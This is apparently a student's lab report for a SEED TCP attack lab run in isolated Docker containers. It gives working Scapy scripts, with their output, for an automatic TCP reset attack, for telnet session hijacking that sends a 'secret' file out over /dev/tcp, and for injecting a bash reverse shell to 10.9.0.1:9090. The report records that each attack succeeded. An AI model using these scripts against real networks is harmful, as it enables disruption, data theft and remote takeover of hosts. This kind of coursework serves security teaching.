




No.	Time	Source	Destination	Protocol	Length	Info
15	2024-04-02 13:4…	02:42:0a:09:00:05	02:42:9c:8d:7a:58	ARP	42	10.9.0.5 is a
16	2024-04-02 13:4…	10.9.0.6	10.9.0.5	TCP	54	54830 → 23 [
17	2024-04-02 13:5…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data
18	2024-04-02 13:5…	10.9.0.5	10.9.0.6	TCP	54	23 → 54830 [
19	2024-04-02 13:5…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.
20	2024-04-02 13:5…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.
21	2024-04-02 13:5…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is a
22	2024-04-02 13:5…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is a

Optional

The code for the automatic reset attack is shown below




```
#!usr/bin/python3
# reset_auto

from scapy.all import *

def spoof_tcp(pkt):
        IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        TCPLayer = TCP(flags="R", seq = pkt[IP].ack, dport=pkt[TCP].sport, sport = pkt[TCP].dport)
        spoofpkt = IPLayer/TCPLayer
        ls(spoofpkt)
        send(spoofpkt, verbose = 0)

pkt=sniff(iface="br-4bfab879c3df", filter="tcp and port 23", prn=spoof_tcp)
```

Launching the code will continuously sniff for packets and spoof them to appear as reset packets, thus terminating the TCP connection between the two machines.

seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes

seed@seed-virtual-mach... seed@seed-virtual-mach... seed@seed-virtual-mach... seed@seed-virtual-ma

```
sport      : ShortEnumField                    = 34134          ('20')
dport      : ShortEnumField                    = 23             ('80')
seq        : IntField                          = 0              ('0')
ack        : IntField                          = 0              ('0')
dataofs    : BitField  (4 bits)                = None           ('None')
reserved   : BitField  (3 bits)                = 0              ('0')
flags      : FlagsField                        = <Flag 4 (R)>   ('<Flag 2 (S)>')
window     : ShortField                        = 8192           ('8192')
chksum     : XShortField                       = None           ('None')
urgptr     : ShortField                        = 0              ('0')
options    : TCPOptionsField                   = []             ("b''")
version    : BitField  (4 bits)                = 4              ('4')
ihl        : BitField  (4 bits)                = None           ('None')
tos        : XByteField                        = 0              ('0')
len        : ShortField                        = None           ('None')
id         : ShortField                        = 1              ('1')
flags      : FlagsField                        = <Flag 0 ()>    ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0              ('0')
ttl        : ByteField                         = 64             ('64')
proto      : ByteEnumField                     = 6              ('0')
chksum     : XShortField                       = None           ('None')
src        : SourceIPField                     = '10.9.0.6'     ('None')
dst        : DestIPField                       = '10.9.0.5'     ('None')
options    : PacketListField                   = []             ('[]')
--
sport      : ShortEnumField                    = 34134          ('20')
dport      : ShortEnumField                    = 23             ('80')
seq        : IntField                          = 0              ('0')
ack        : IntField                          = 0              ('0')
dataofs    : BitField  (4 bits)                = None           ('None')
reserved   : BitField  (3 bits)                = 0              ('0')
flags      : FlagsField                        = <Flag 4 (R)>   ('<Flag 2 (S)>')
window     : ShortField                        = 8192           ('8192')
chksum     : XShortField                       = None           ('None')
urgptr     : ShortField                        = 0              ('0')
options    : TCPOptionsField                   = []             ("b''")
```

seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes

seed@seed-virtual-mach... seed@seed-virtual-mach... seed@seed-virtual-mach... seed@seed-virtual-mach...

```
root@215f02afb02e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
b131f2eafeb7 login: Connection closed by foreign host.
root@215f02afb02e:/#
```

Task 3: TCP Session Hijacking


You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In this task we want to hijack an existing tcp session between the victim machine and user 1 by injecting our malicious content into that session. in this telnet session, we (as the attacker) can inject malicious commands into the session, to remove or delete important files for example, causing the victims to execute the malicious commands.


First, before initiating the attack, we connect user1 to victim machine via telnet:

```
seed@VM: ~/.../Labsetup
[04/02/24]seed@VM:~/.../Labsetup$ dockps
1ceb18c56af0  seed-attacker
4ff501678d30  victim-10.9.0.5
f0b994b42492  user2-10.9.0.7
060eb469d8e6  user1-10.9.0.6
[04/02/24]seed@VM:~/.../Labsetup$ docksh 06
root@060eb469d8e6:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4ff501678d30 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Apr  1 19:51:34 UTC 2024 from 4ff501678d30 on pts/3
seed@4ff501678d30:~$
```

We can see the packet flow and connection using Wireshark.



From the last packet of telnet from 10.9.0.6 (user1) to 10.9.0.5 (victim machine), we get information like sequence number and acknowledgement number and insert them to our hijack.py code:



Then we run the program (hijack.py) from the Attacker's machine and as we can see the

attack worked, it printed the information from the spoofed packet.

```
SyntaxError: positional argument follows keyword argument
[04/02/24]seed@VM:~/.../Labsetup$ sudo python3 hijack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 58084           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1484201853      (0)
ack        : IntField                            = 2120798518      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\\ cat secret >/dev/tcp/10.9
.0.1/8080' (b'')
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.


In this task, we set up a reverse shell on the victim machine by exploiting the fact that we can inject commands to the victim machine.

This is the code that automatically sniffs the packets with a filter filtering for the tcp destination as the victim machine and the source port 23:


```
#!/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
    ip=IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp=TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A",seq=pkt[TCP].ack+5,ack= pkt[TCP].seq+len(pkt[TCP].payload))
    data="\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
    pkt=ip/tcp/data
    send(pkt, iface="br-078e2fbcd51e",verbose=0)
pkt= sniff(iface="br-078e2fbcd51e",filter= "tcp and src host 10.9.0.5 and src port 23",prn=spoof_tcp)
```

To pull out the attack, we first get a shell on the user1 (10.9.0.6) docker container and telnet to the victim (10.9.0.5). Then, we get a shell on the seed-attacker docker container and listen for connections on the port 9090. The & is used at the end for the command to stay running in the background while we then start the attack by executing the task4.py file (the code in the screenshot above).

After the execution of the program, the telnet session that user1 had on the victim freezes:



While if we take a look at the output of the seed-attacker terminal, we successfully receive a connection from the victim:



Therefore, we have successfully gained a reverse shell on the victim machine and now can execute malicious commands on the target system.